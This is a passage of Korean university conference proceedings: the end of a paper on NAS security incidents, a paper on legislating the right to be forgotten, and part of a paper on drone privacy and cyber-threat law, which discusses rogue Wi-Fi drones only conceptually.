NAS는 프라이빗 클라우드로써 많이 이용되기 때문에 중요문서나 개인정보 등이 저장될 수 있다. 그래서 NAS의 취약점을 방치할 경우 개인정보 유출, 기밀 정보 유출, 해킹 공격의 중간 지점으로써 악용되는 등 여러 보안위협이 발생할 수 있다. 하지만 NAS의 보안은 잘 이루어지지 않아 이러한 보안위협이 실제로 발생하여 사례들을 통해 볼 수 있었다. 요즘 NAS는 기존의 기능에 추가적으로 다양한 부가 기능이 추가되어 사용 용도는 더욱 증가할 추세인데, 다른 IOT 장비인 인터넷 공유기나 IP Camera에 대해서는 보안의 심각성으로 연구가 잘 이루어지고 있지만 NAS는 사용 용도의 증가 추세에 비해 보안 연구는 잘 이루어지지 않고 있다. 따라서 NAS에 대한 보안 연구도 앞으로의 과제가 될 것이다.

본 논문에서는 최근 NAS 취약점을 통한 사고 사례를 제시하고 이를 통한 NAS 취약점 연

구의 필요성을 제시하고 계속해서 발생하고 있는 NAS 취약점 동향에 대하여 제시하였다.

[참고문헌]

[1] SEGATE, “NAS(네트워크 연결 스토리지란 무엇이며 NAS가 중소기업에 중요한 이유는 무엇인가?”, http://www.seagate.com/kr/ko/tech-insights/what-is-nas-master-ti/

[2] 나무위키, “NAS(저장장치)“, https://namu.wiki/w/NAS(%EC%A0%80%EC%9E%A5%EC%9E%A5%EC%B9%98)

[3] 한국IDC, 국내 클라우드 환경 구현을 위한 스토리지 솔루션 시장 전망 2014-2018

[4] 이덕웅 기자, “[시장동향] 빅데이터·클라우드 바람으로 스토리지 시장 변화”, 컴퓨터월드, 2015.11.28.

[5] 하순명 기자, “NAS 해킹으로, ‘도기코인’ 채굴해 6억 부당이익”, IT조선, 2014.06.24.

[6] 윤건일 기자, “시놀로지 NAS 대상 ‘해킹’ 확산... 펌웨어 업데이트 필수”, 전자신문, 2014.08.07.

[7] 민세아 기자, “데이터 저장소 NAS 설정 잘못했다간... 개인정보 ‘노출’”, 보안뉴스, 2015.06.19.

[8] 박정호, “2017년 사이버 위협 전망”, 한국인터넷진흥원 부원장, 2017.03.21.

[9] 최우석, “MIRAI 봇넷 동향/분석 보고서”, 한국정보보호교육센터 f-NGS 연구소, 2016.11.07.

[10] AhnLab, “IoT 환경 위협하는 ‘리눅스 악성코드 Top 5’”, 2016.12.05.

[11] 한국인터넷진흥원, “2016년 Mirai 악성코드 동향” , 2016.12

[12] James T.bennett, J.Gomez,, “The Shellshock Aftershock for NAS Administrators”, FireEye

[13] 문가용 (2014), “쉘쇼크 배시 버그의 첫 공격 목표는 NAS”, http://www.boannews.com/media/view.asp?idx=43304, 보안뉴스

[14] Harry Sintonen F-Secure Corporation, "QNAP QTS multiple RCE vulnerabilities", https://sintonen.fi/advisories/qnap-qts-multiple-rce-vulnerabilities.txt

[15] The Exploiteers, "Western Digital MyCloud Multiple Remote Root Exploits", https://www.youtube.com/watch?v=aKu_yWrIIFI&feature=youtu.be

[16] Akamai Threat Research, "아카마이 위협 연구팀, ‘오픈SSH’ 취약점 악용하는 새로운 공격 발견", http://www.newswire.co.kr/newsRead.php?no=838111, 2016.10.25

[17] QNAP (2015), “Security vulnerabilities addressed in QTS 4.2.1 Build 20160601”, https://www.qnap.com/en/support/con_show.php?cid=93

[18] QNAP (2014), “NAS-201401-01 Security fix for QNAP Turbo NAS”, https://www.qnap.com/en/support/con_show.php?cid=47

[19] 길민권 (2016), “국내 다수 NAS-CCTV-공유기-프린터 취약점 발견…개인정보 유출 및 해킹 악용 우려”, http://www.dailysecu.com/?mod=news&act=articleView&idxno=13941, 데일리시큐

[20] Jacob Holcomb, “Network Attached Shell: N.A.S.ty Systems That Store Netwrok Accessible Shells”, BlackHat, 2014.08.

[21] OWASP (2016), “Command Injection”, https://www.owasp.org/index.php/Command_Injection

[22] OWASP (2017), “Cross-Site Script(XSS)”, https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

[23] OWASP (2017), “Cross-Site Request Forgery(CSRF)”, https://www.owasp.org/inde

x.php/Cross-Site_Request_Forgery_(CSRF)

[24] 위키피디아, “버퍼 오버플로”, https://ko.wikipedia.org/wiki/%EB%B2%84%ED%8D%BC_%EC%98%A4%EB%B2%84%ED%94%8C%EB%A1%9C

[25] 위키피디아, “하트블리드”, https://ko.wikipedia.org/wiki/%ED%95%98%ED%8A%B8%EB%B8%94%EB%A6%AC%EB%93%9C

[26] EXPLOIT DATABASE (2010), “EMC Celerra NAS Appliance - Unauthorized Access to Root NFS Export”, https://www.exploit-db.com/exploits/14536/

잊혀질 권리의 입법에 관한 고찰

김희중, 조재일, 최인식, 서정택

순천향대학교 정보보호학과

A Study on the Legislation of the Right to be Forgetten

Hee-Jung Kim, Ja-Il Jo, In-Sik Choi, Jung-Taek Seo

Department of Information Security Engineering, SoonChunHyang University.


요 약

잊혀질 권리(Right to be forgotten)란 온라인상에 공개된 자신의 모든 정보에 대한 자기결정권 및 통제 권리를 의미한다. 온라인상에서 축적된 정보는 검색엔진 등의 서비스를 통해 이용자에게 제공되는데 이는 특정 대상의 신상털기가 발생 가능하기에잊혀질 권리의 도입이 필요하다. 본 논문에서는 잊혀질 권리라는 기준의 부재로 화제가 된 국내·외 사례를 통해잊혀질 권리의 현황을 알아보고, 아직 국내에 반영되지 못한 원인을 알아보고 이를 해결하기 위한 개선방안을 제시함으로써 잊혀질 권리의 입법에 관해 고찰하고자 한다.

I. 서론

잊혀질 권리(Right to be forgotten)란 정보 주체가 온라인상에 공개된 자신의 모든 개인정보에 대한 삭제·수정·파기를 요구할 수 있는 자기결정권 및 통제권리 이다. 이러한 권리는 언론이 가지는 표현의 자유와 개인의 권리 사이에서 충돌이 발생 가능하기에 국내에는 적용되지 못 하였다.

온라인상에는 셀 수 없이 많은 정보가 생겨나고 누적되어 계속해서 남아있게 된다. 온라인상에서 축적된 정보는 검색엔진 등의 서비스를 통해 이용자에게 제공되는데 이와 같이 공개된 출처로부터 얻을 수 있는 정보를 공개출처정보(OSINT)라고 한다. 이는 특정 대상의 신상털기로 이어질 수 있기에 잊혀질 권리라는 기준이 필요하다. 또한 [그림 1]과 같이 많은 사람들이 잊혀질 권리의 법제화에 대해 찬성하고 있다. 따라서 잊혀질 권리는 논의되어야 한다.



[그림 1] 잊혀질 권리 관련 여론조사 결과[1]

본 논문에서는 잊혀질 권리라는 기준의 부제로 화제가 된 국내·외 사례를 통해 잊혀질 권리의 현황을 알아보고, 아직 국내에 반영되지 못한 원인을 알아보고 이를 해결하기 위한 개선방안을 제시함으로써 잊혀질 권리의 입법에 관해 고찰하고자 한다.

II. 국내·외 잊혀질 권리 이슈 사례

잊혀질 권리 이슈 사례를 국외와 국내로 나누어 알아봄으로서 국제적인 잊혀질 권리의 현황을 알아보자.

2.1 국외 잊혀질 권리 판례 사례

국외의 사례들은 언론이 가지는 표현의 자유와 개인의 권리 사이에서 충돌이 발생한 주요 사례들이다. 내용이 비슷한 사례들이지만 판결 결과에서 차이를 보인다. 이는 잊혀질 권리라는 명확한 기준이 없기에 발생하는 문제로써 서로가 보는 관점이 다르기 때문에 판결 결과가 달라진다. 비록 국외의 사례지만, 이는 국내에서도 발생할 수 있는 문제점이다. 그렇기에 명확한 기준이 되는 잊혀질 권리의 입법화나 가이드라인이 필요하다.

2.1.1 독일 사례[2]

Walter Sedlmayr 사건 (2008년)
- 1990년, 독일의 배우 Walter Sedlmayr가 Wolfgang Werle와 Manfred Lauber에 의해 살해됨.
- 15년 복역 후,'위키피디아'에 Walter Sedlmayr의 살인자로 자신들이 검색됨을 발견.
- 죗값을 치렀으므로 '위키피디아'에 자신들의 이름을 지워 줄 것을 요청, '위키피디아'는 거부.
- 이에 두 명의 범인은 소송을 제기.
- 독일 법원은 2008년 1월경, 이들의 손을 들어 주어 위키피디아 독일어판에서 이들의 이름 삭제

2.1.2 스페인 사례[3]

Costeja Gonzalez VS Google 사건 (2010년)
- 2010년, 스페인의 Gonzalez는 구글 검색엔진에 자신의 개인정보가 검색됨을 발견.
- Gonzalez는 Google spain과 Google 본사를 상대로 스페인 정보보호원에 자신과 관련된 개인정보를 제거하거나 숨길 것을 청원.
- 스페인 정보보호원은 곤잘레스의 청원을 받아들임.
- 이후 구글이 반발하여 유럽사법재판소까지 끌고 갔으나 패소.

2.1.3 이탈리아 사례[2]

이탈리아 정치인 판결 (2012년)
- 1993년, 이탈리아의 한 정치인이 부패 혐의로 체포되었다가 무혐의로 석방됨.
- 이 후, 그의 체포 뉴스를 실었던 이탈리아 언론 'Corriere della Sera'는 무혐의 석방 뉴스는 다루지 않아 체포 뉴스만이 검색됨.
- 정치인은 이탈리아 데이터보호위원회에 이 문제를 제기했으나 기각됨.
- 이에 정치인은 법원에 소송을 제기.
- 이탈리아 대법원은 'Corriere della Sera'는 체포뉴스에 무혐의 석방 뉴스가 같이 링크되도록 조치해야 한다고 판시

2.1.4 미국 사례[2]

Chris Purtz 사건 (2011년)
- 2006년, 미국의 언론기관 Daily Californian은 미식축구 선수 Chris Purtz가 자신이 소속된 풋볼 팀으로부터 방출된 원인인 그의 악행을 기사로 작성.
- 2010년 1월, Chris Purtz가 해당 기사로 고통 받아 자살함.
- 2011년, 그의 아버지 Harvey Purtz는 Daily Californian에 자살한 아들에 관한 기사 삭제 요청.
- Daily Californian은 이를 거절함.
- 이에 Harvey Purtz는 소송 제기.
- 법원은 Harvey Purtz의 청구를 기각.

2.1.5 아르헨티나 사례[4]

Virginia Da Cunha 사건 (2008년)
- 2008년, 아르헨티나 가수 Da Cunha는 Google과 Yahoo를 상대로 자신의 과거 문란한 사진을 삭제 할 것을 요청.
- Google과 Yahoo는 이를 거절.
- Da Cunha는 법원에 소송제기.
- 1심에서 법원은 Google과 Yahoo에게 손해배상과 사진의 삭제를 명령.
- 항소심 법원은 1심 법원의 결정을 뒤집음.

2.2 국내 잊혀질 권리 추진 사례

국내에서는 아직까지 과거 기사를 인터넷 상

에서 지워달라는 법정 소송이 제기된 적이 없다. 단지 몇몇 언론사와 포털에 실린 과거 기사에 대한 삭제 요청이 간간히 있어 왔으며, 위의 국내 사례처럼 당사자의 요청에 한하여 일부 언론사와 포털이 자체 가이드라인을 만들어 수정하거나 삭제해준 경우가 있을 뿐이다. 잊혀질 권리를 대신할 조항이 [표 1]과 같이 국내의 정보통신망법과 개인정보보호법에 존재하지만, 내용이 불명확하여 권리 행사에 어려움이 있으므로 언론사와 포털이 스스로 규제 절차를 만들고 시행하고 있는 것이다.

하지만 이는 법적으로 규제하는 것이 아니기에 언론사 및 포털이 거부한다면 개인은 자신의 개인 정보에 대한 권리를 가지지 못 하게 된다. 그렇기에 잊혀질 권리의 법제화는 필요하다.

[표 1] 잊혀질 권리에 관한 국내 법의 한계

정보통신망 이용촉진 및 정보보호 등에 관한 법률(약칭 : 정보통신망법)
검색엔진은 정보통신망법의 정보통신서비스에 해당하고 구글, 네이버 등은 정보통신서비스제공자에 해당됨[5]
파기를 위해서는 과거에 이용자가 개인정보 처리에 관해 동의를 해야 함.
정보의 삭제 요청에 적법한 정보의 삭제 요청은 해당 안 됨.
개인정보보호법
검색엔진이 개인정보를 처리하는 경우, 구글, 네이버 등은 개인정보처리자에 해당[5]
정보주체는 정정·삭제·처리정지 등을 요구할 권리를 가지지만 내용이 불명확하여 권리 행사가 어려움.
개인정보파일이 아닌 언론기사나 게시판의 글은 보호 대상이라고 보기 어려움.

2.2.1 한겨레 신문사 사례[6]

시민편집인과 외부 전문가들로 이루어진 한겨레신문의 독자권익위원회의 잊혀질 권리에 관한 가이드라인 요청에 따라 한겨레신문은 최종심에서 무죄 판결이 난 경우, 무혐의가 밝혀진 경우, 오보, 불필요하게 개인정보가 노출된 경우에 당사자의 요청과 증빙이 있으면 인터넷엣 기사를 수정, 삭제하기로 결정.

2.2.2 조선일보 잊혀질 권리 가이드라인[7]

조선일보는 연평해전 전사자 한상국 중사 부인의 요청을 계기로 취재원이 요청할 경우, 정치인 이외의 인물에 대하여 인터넷 기사의 수정, 삭제 등의 조치를 취하여 준다고 발표.

2.2.3 KISO 가이드라인[8]

2013년 3월, KISO는 “정무직 공무원 등을 제외한 누구나가 권리침해와 관련한 연관검색어를 삭제 요청하였을 시, 공공의 이익이나 공적 관심사에 해당하지 않을 경우, 또는 오래 전에 일어난 사건이 다시 한 번 이슈화되어 사생활 침해, 명예 훼손 등 당사자에 대한 큰 피해가 예상되는 경우” 해당 정보를 삭제 한다고 결정.

2.2.4 방송통신위원회 가이드라인[9]

자기게시물에 대한 관리권을 상실한 이용자를 구제하면서도 제3자의 표현의 자유 침해와 같은 부작용을 최소화할 수 있도록 최소한의 범위에서 우선적으로 가이드라인 마련

2.2.5 이노근 의원 정보통신망법·저작권법 개정안[10]

무차별적인 신상털기의 폐해를 막기 위해 새누리당의 이노근 의원이 잊혀질 권리의 법제화 관련 정보통신망법과 저작권법 개정안을 발의.

III. 잊혀질 권리, 입법 무산 원인

관련 사례 2.2.5와 같이 국내에서 새누리당의 이노근 의원이 무차별적인 신상털기의 폐해를 막기 위해 정보통신망법과 저작권법의 개정안을 발의하여 잊혀질 권리를 입법화하려는 시도가 있었다. 하지만 이러한 시도는 [표 2]와 같은 이유로 인하여 무산되었다.

[표 2] 잊혀질 권리의 입법 무산 원인[11]

이유	설명
언론사 및	포털은 법을 통한 행동 강제화 대신 스스로 규제 절차

포털의 입장	를 만들고 시행하여 권력을 포기 안 함.
‘잊혀질 권리’ 인정 범위의 결정 어려움	‘표현의 자유’와 ‘잊혀질 권리’의 그 타협점을 내놓는데 어려움이 존재한다는 입장.
현행 국내법만으로 ‘잊혀질 권리’ 대신 가능	현행 국내법으로 잊혀질 권리를 대체 가능하나, 법 조항에 따른 제약이 큼.
인력과 비용의 문제	잊혀질 권리를 도입하면 이를 관리하기 위한 인력과 비용이 지나치게 많이 든다는 입장.
기업・기관의 ‘잊혀질 권리’ 오남용 우려	기업・기관들이 자신들의 실리를 위해서 ‘잊혀질 권리’를 악용하여 불리한 정보를 제거하는데 사용할 수 있다는 입장.

IV. 잊혀질 권리 입법을 위한 개선 방안과 기대 효과

4.1 ‘잊혀질 권리’를 ‘정보갱신권’으로 용어 변경[12]

‘잊혀질 권리’라는 용어는 법적으로 사용하기에는 어려움이 있는 용어이다. 따라서 ‘잊혀질 권리’에서 ‘정보갱신권’으로 용어를 변경하여 법적으로 용어가 허용이 가능하도록 한다. 대표적으로 링크·내용 삽입이 있다. 이는 ‘잊혀질 권리’ 인정 범위의 결정 어려움을 해결 가능하다.

4.2 디지털 소멸 시스템(DAS) 도입[13]

디지털 소멸 시스템(DAS)은 사용자가 글을 작성할 시 타이머로 에이징 시점 만료기간을 설정 가능한 시스템이다. 이를 통해 포털 사이트는 사용자가 자신에 대한 정보의 결정권을 가질 수 있게 하고, 언론이 가지는 표현의 자유와 개인의 권리 사이의 충돌을 최소화할 수 있다. 이는 자동화된 시스템으로서 인력과 비용의 문제에 하나의 해결책이 될 것이다.

4.3 Google “휴면 계정 관리 서비스” 이용[14]

구글은 “휴면 계정 관리 서비스”라는 것을 출시하여 일정한 기간 동안 사용자가 접속하지 않을 시 사용자의 주변 인물에게 계정 관련 데이터를 전송하고 완전히 삭제하는 기능을 제공한다. 이 또한 자동화된 시스템으로서 인력과 비용의 문제에 하나의 해결책이 될 것이다.

4.4 게시물 잊혀질 권리 적용 평가

누구나 잊혀질 권리를 통해 자신의 정보가 담긴 게시물을 삭제할 수 있게 허용한다면 오히려 문제가 될 수 있다. 그렇기 때문에 먼저 잊혀질 권리를 적용해도 되는 게시물인지를 구분할 필요가 있다. 해당 게시물마다 주체나 기간 등을 구분하여 [표 3]와 같이 평가기준을 확인하여 잊혀질 권리를 적용해도 될지 판단한 후, 잊혀질 권리가 적용 가능하다면 주체자의 의사에 따라 게시물을 수정·삭제하도록 한다.

[표 3] 잊혀질 권리 적용 게시물 평가기준

평가기준	설명
게시물의 주체	누구를 대상으로 작성된 게시물인지
게시 기간	게시물이 어느 정도의 시간동안 게시되었는지
주체자의 피해	주체자가 글로 피해를 입는지
게시물의 종류	무엇에 대한 게시물인지
게시물의 가치	게시물의 정보가 유지할만한 가치가 있는 정보인지
주체의 의사	주체자가 잊혀질 권리를 적용하길 원하는지

이와 같이 평가 항목을 두어 그 기준을 명확히 둔다면 ‘표현의 자유’와 ‘잊혀질 권리’의 타협점 도출과 기업 및 기관의 오남용에 제한을 두는 효과를 얻을 수 있을 것이다.

4.5 기존 정보통신망법과 개인정보보호법 명확화

기존 법은 정보통신망법과 개인정보보호법에서 이용자 또는 정보주체에게 잊혀질 권리와 관련해 권리 행사가 가능하다고 명시하고 있다. 하지만 권리를 행사할 수 있는 구체적인 항목에서는 온라인상에 공개된 공개출처정보에 대해 적용되기 어려운 점이 존재한다. 따라서 정

보통신망법과 개인정보보호법의 개정을 통해 잊혀질 권리를 도입하려고 하는 경우, [표 4]와 같이 내용이 명확해야 한다.

[표 4] 명확화가 필요한 기존 법의 조항

법	조항	설명
정보통신망법	29조 1항, 30조 1·2항	사전에 개인정보 처리에 대해 동의를 받을 경우만 개인정보 파기나 권리에 해당 -> 게시물의 주체에 따라 동의를 받은 것으로 취급할 것인지에 대해 새로운 조항을 추가 필요
	44조, 44조의2 1항	명예훼손과 사생활 침해와 같은 불법적인 정보만 다룸 -> 좀 더 세부적인 항목을 구분 필요
개인정보보호법	21조 1항	개인정보를 파기하기 위해서는 개인정보가 불필요 -> 불필요한 기준을 개인정보처리자와 정보 주체에 따라 나눠 세분화
	36조 1항[11]	정정 또는 삭제를 요구 시, 자신의 개인정보를 정보주체가 사전 요구 -> 검색엔진 등의 결과도 35조(개인정보의 열람)에 해당할 수 있게 추가 필요

기존의 정보통신망법과 개인정보보호법을 명확히 하는 것은 포털 사이트의 권력에 대해 견제의 효과를 기대할 수 있다.

V. 결론 및 향후 연구 방향

세계적으로 잊혀질 권리의 이슈 사례는 다양하게 존재한다. 그럼에도 불구하고 언론이 가지는 표현의 자유와 개인의 권리 사이에서 충돌이 발생하기에 입법화가 어려운 것이 사실이다. 하지만 인터넷에 누적된 공개 정보로 인한 신상 털기 등의 피해를 무시할 수 없기 때문에 잊혀질 권리의 입법화는 필요하며, 신상 털기의 피해를 막기 위해서는 이를 위한 방법 강구가 시급하다.

본 논문에서는 잊혀질 권리의 국내·외 사례를 통해 국제적인 잊혀질 권리 현황을 알아보고 입법화를 위한 디지털 소멸 시스템(DAS), 게시물 잊혀질 권리 적용 평가, 기존 법의 명확화 등 몇 가지의 개선 방안을 제시하였다. 이는 잊혀질 권리의 명확한 기준을 세우는데 분명 도움이 될 것이다. 그러나 본 논문은 개인정보와 관련되어 개인의 권리를 중점적으로 작성되었기 때문에 실제 입법이 되더라도 언론이 가지는 표현의 자유와 관련된 저작권과 같은 전혀 새로운 측면에서의 문제점이 발생 할 수 있기에 입법 후에도 발생하는 문제들에 대하여 지속적으로 논의가 되어야 한다.

[참고문헌]

[1] 한국일보 (2014). “잊혀질 권리 ‘디지털 세탁’ 뜨거운 감자로”, http://www.hankookilbo.com/v/1521f2d26e8c49cfbb921fba63ecb2de

[2] 김태형 (2013), “잊혀질 권리 : 전 세계는 소송중!”, http://www.boannews.com/media/view.asp?idx=34910, 보안뉴스

[3] slownews. (2014), “잊혀질 권리, 우리는 이미 충분하지 않나요?”, http://slownews.kr/26728

[4] 김경환 (2013). “잊혀질 권리”, https://www.slideshare.net/ssuserbd0159/ss-49156837

[5] 김경애 (2014), “구글과 잊혀질 권리 5大 쟁점, 국내법 적용하면?”, http://www.boannews.com/media/view.asp?idx=41508, 보안뉴스

[6] 구본권, “특집 오래된 기사의 인터넷 유통과 ‘잊혀질 권리’”, http://www.pac.or.kr

[7] 최진순, (2013), “조선일보, 인터넷 기사에 ‘잊혀질 권리’ 반영”, http://www.onlinejournalism.co.kr/1196231078

[8] KISO (2013), “KISO, 연관검색어 및 자동완성 검색어 관련 추가 정책결정”, http://journal.kiso.or.kr/?p=2079

[9] 김재섭 (2016), “방통위, ‘잊혀질 권리 가이드라인’ 제정”, http://www.hani.co.kr/arti/economy/it/736858.html, 한겨레

[10] 남희섭 (2013). “잊혀질 권리 - 저작권자만의 권리인가?”, http://opennet.or.kr/trend/970

[11] 박성제 (2013). “[인터뷰]‘잊혀질 권리’입법 예고한 이노근 의원”, http://www.etoday.co.kr/news/section/newsview.php?idxno=750

[12] 김태형 (2014), "'잊혀질 권리'에서 '정보갱신권'으로", http://www.boannews.com/media/view.asp?idx=43161, 보안뉴스

[13] 정규문 (2013), "'잊혀질 권리' 보장... 디지털 소멸 시스템을 아시나요?", http://www.boannews.com/media/view.asp?idx=37617, 보안뉴스

[14] 김경환 (2013), "'구글의 휴면 계정 관리자와 디지털 유산 상속", http://m.ddaily.co.kr/m/m_article.html?no=103416

드론 활용으로 인한 사생활 침해 및 사이버 위협과 관련한 법 개정(안) 연구

오인수, 김진철, 박소영, 서정택

순천향대학교 정보보호학과

Law revision related to Invasion of privacy and cyber threat by using drone

In-Su Oh, Jin-Cheol Kim, So-Yeong Park, Jung-Taek Seo

Dept. of Information Security Engineering, Soonchunhyang University

요 약

최근 무인 택배 시스템, 재난 구조 등 다양한 분야로의 활용 가능성이 높아지고 있는 드론에 대하여 알아보고 드론의 기술 발전과 다양한 서비스로 인해 발생 가능한 사생활 침해와 사이버 위협 사례를 분석한다. 그러나 현재 국내 현행법에서는 드론의 활용으로 인한 개인정보 유출이나 사이버 침해사고와 같은 피해 사례에 대한 법적 규제가 없는 한계점이 존재한다. 따라서 본 논문은 해당 사례에 대하여 법률적 처리를 위해 항공 안전법과 개인정보보호법 등 국내 현행법을 통한 새로운 법률 개정(안)을 제시하고자 한다.

I. 서론

최근 무인 항공기인 드론에 관한 여러 가지 기술들이 발전하고 있다. 드론은 날개나 프로펠러를 조작하여 사용자가 원하는 동작을 수행하는 비행 물체를 뜻한다. 주로 사용자가 미리 정해 놓은 라디오 주파수 대역을 통해 무선 조종기를 사용하여 직접 조작하지만 최근에는 무인 항공 드론도 개발되어 특별한 조작이 필요 없이 GPS 정보나 사용자가 지정한 경로에 따라 움직이기도 한다[1].

드론은 가볍고 조작법이 간단하여 비행이 제한된 구역을 제외하고 운영할 수 있어 민간분야에서는 개인의 취미나 레저용 또는 상업용으로 활용한다. 또한 기동성이 뛰어나다는 특징으로 인해 공공분야에서는 사람이 접근하기 힘든 지역을 탐사가 가능하며 국가 치안이나 교통 등의 정보를 수집하는 목적으로 활용된다. 그 예시로는 물품수송, 산림 보호감시, 시설물 안전 진단, 무인 택배 시스템, 재난 구조, 군사용으로 정찰 및 폭격 기능 등 여러 분야에서 활용된다[1].

이와 같은 드론을 활용한 기술은 지속적으로 발전하는 추세이며 최근에는 카메라나 마이크와 같은 탑재하는 장비에 따라 다양한 기능을 수행할 수 있다. 그러나 발전된 드론의 기술에 의한 사생활 침해와 사이버 위협의 위험성이 꾸준히 발생하고 있다.

하지만 빠르게 증가하는 기술 발전 속도에 비해 그에 따른 법 규제는 미비한 실정이다. 현재 드론에 대한 법 규제는 항공 안전법에만 명시되어 있으며 아직까지는 상기와 같은 위협에 대한 대응 법안은 구체적으로 마련되어 있지 않다.

따라서 본 논문에서는 최근 사용량이 증가하는 드론의 활용으로 인한 사생활 침해나 사이버 위협 사례를 분석하고 이에 관한 현행법 개정의 필요성을 강조한다. 2장에서는 다양한 서비스 분야에 사용되는 드론의 활용 동향에 대

하여 서술하고 3장에서는 그로 인해 사생활 침해와 사이버 위협에 의한 피해 사례에 대하여 제시한다. 4장에서는 현재 드론에 관련된 우리나라의 법률의 한계점에 대하여 서술하고 5장에서는 드론 활용에 의한 피해 사례를 법적으로 규율하기 위하여 개정(안)을 제시하고자 한다. 마지막으로 6장에서는 결론을 맺는다.

II. 드론의 활용

드론(Drone)은 헬리콥터를 모방하여 개발한 일종의 무인 항공기로 4개의 프로펠라가 장착되어 있으며 이를 통하여 무게 중심과 균형을 맞추어서 비행을 한다. 사용자는 미리 설정해 놓은 주파수나 무선 통신을 통해 무선 조종기와 드론 간의 상호 통신을 통하여 조작한다. 드론은 보통 카메라가 장착되어 공중에 일정하게 떠 있는 기술인 호버링(Hovering)을 이용하여 영상을 촬영할 수 있다[1].

드론은 크게 공공 분야와 민간 분야 두 가지 분야로 나누어서 활용된다. 초창기에는 적 기지를 감시하거나 정찰하는 용도의 군사적 목적으로만 사용되었으나 최근에는 취미를 목적으로 하는 민간 분야에서까지 사용이 확장되었다. 주로 방송사에서 헬리 캠을 통한 촬영분야에 많이 활용되고 있고 극히 드물지만 물류사업 분야에서 접근하기 힘든 지역을 신속하게 전달함으로써 드론을 통한 택배 사업도 이루어지고 있다. 또한 공공분야에서 치안, 교통, 재난안전 등에서 활용되며 김포시의 사례를 보면 주로 안전을 위한 목적으로 사용되는 것을 볼 수 있다. 특히 경찰이나 소방 등에서는 공공임무의 사례를 보면 주로 시설 및 행위 감시에 대한 수요량과 업무량이 많은 것을 통해 드론의 활용이 꾸준히 증가하고 있다.

상기와 같이 최근 드론에 대한 기술이 발전하고 사용분야가 다양해지면서 아래 [표 1]과 같이 정부에서는 드론 상용화 시범 사업을 추진하여 주로 사람이 접근할 수 없는 지역과 수행하기 힘든 임무를 대신하고 있다. 따라서 드론의 활용으로 인한 공공임무의 활약과 더불어 민간의 대중화와 사업 분야에서 상업적인 활성화가 기대된다[1].

[표 1] 드론 상용화 시범 사업[2]

범주	내용
사업 내용	• 물품 수송 • 산림 보호감시 • 시설물 안전 진단 • 국토 조사 순찰 • 해안선 관리 • 통신망 활용 • 농업 지원 • 촬영 레저
적용 지역	• 하천 및 산림지역 • 해안 지역 • 개활지

III. 드론 활용으로 인한 사생활 침해 및 사이버 위협 사례

상기와 같이 다양한 분야에 활용되는 드론은 안전성 측면에서 고려되어야할 사항이 존재한다. 무인항공기인 드론은 추락의 가능성이 있으며 이로 인한 심각한 피해가 우려된다. 또한 드론에 탑재되어 있는 장비에 따른 사생활 침해와 사이버 위협의 가능성이 있으므로 이에 대한 대응 방안이 필요하다[3].

3.1 사생활 침해

상기에서 언급했듯이 드론은 기본적으로 카메라를 탑재하고 있기 때문에 날아다니는 블랙박스나 CCTV라는 역할을 수행한다. 하지만 드론은 날아다니기 때문에 기동성이 좋아서 사생활 침해할 가능성이 블랙박스나 CCTV와 달리 더 심각할 수 있다. 또한 드론은 주파수나 무선 연결을 통해 조작이 이루어지기 때문에 만일 무선 와이파이(AP)를 이용하는 드론일 경우, 악의적인 의도의 공격자에 의해 해킹당할 가능성이 있으며 드론이 촬영하고 있는 영상 정보를 탈취하거나 악의적인 조작이 가능하다. 이를 통해 2차적인 심각한 피해를 초래할 수도 있다[4].

2015년 7월 미국 켄터키 주에서는 자신의 집에 무단으로 침입한 드론을 총으로 격추한 사

건이 있었다. 드론의 주인은 연방항공청(FAA)의 가이드라인을 준수하여 사진을 찍으려 했던 것에 불과하다고 주장하여 소송을 했지만 사유지에 드론이 날아다닌 것은 엄연한 사생활 침해이므로 드론을 격추시킨 것은 합당하다고 하여 무죄를 선고하였다. 이런 사례를 통해서도 드론에 대한 사생활 침해가 심각한 수준임을 알 수 있다[4].

미국에는 우리나라보다 드론에 대한 활용 분야가 다양하기 때문에 여러 가지 문제가 발생하고 있으며 이에 대한 법 규제를 강화하고 있는 추세이다. 우리나라 역시 빠르게 넓혀가는 드론의 분야와 달리 법 개정 및 규제속도가 따라가지 못하고 있으며 이를 통해 드론에 대한 활성화와 더불어 사생활 침해에 대한 대응 법안을 고려해야한다[4].

3.2 사이버 위협

드론은 탑재되는 장비와 용도에 따라 다양하게 활용될 수 있기 때문에 만일 폭탄을 탑재하게 된다면 유용한 테러 무기로 사용될 가능성이 있고 무선 전파 혼란 장치를 탑재한다면 무선방해 장치로 사용될 가능성이 있다. 가장 큰 문제점은 드론의 기동성으로 인해 사람이 접근할 수 없는 보안시설에 쉽게 접근이 가능하여 그로 인한 피해 가능성이 존재한다[5][6].

우리나라에서는 북한에서 날아온 무인기가 곳곳에서 발견되고 무인기의 경로를 추적한 결과 중요 군사시설을 감시하는 목적으로 사용되었으며 드론에 의한 사이버 공격 가능성이 제기되었다. 또한 2015년 미국에서는 새벽 3시에 백악관 정원에 드론이 추락한 사건도 있었다. 이 드론은 단순한 실수로 백악관 담장을 넘겼지만 만일 드론에 폭탄이나 생화학 무기가 탑재되어 있었다면 심각한 피해를 초래할 수 있다[5][6].

무선 공유기를 드론에 장착하여 공중에 떠돌아다니면서 와이파이가 켜져 있는 스마트폰에 접속해 사용자의 개인정보와 같은 민감한 정보들을 탈취하는 위협도 존재한다. 와이파이는 기본적으로 이전에 접속을 했던 네트워크에 대한 정보를 가지고 있고 이를 이용하여 다시 접속하기 위해 지속적으로 외부 신호를 보내게 된다. 따라서 드론이 일반적인 오픈소스 와이파이로 위장하여 접속하는 스마트폰들에 대한 트래픽과 네트워크 패킷에 대한 정보들을 탈취할 수 있는 가능성이 있다. 어디든 특정한 위치로 보낼 수 있기 때문에 주의가 필요하다[7].

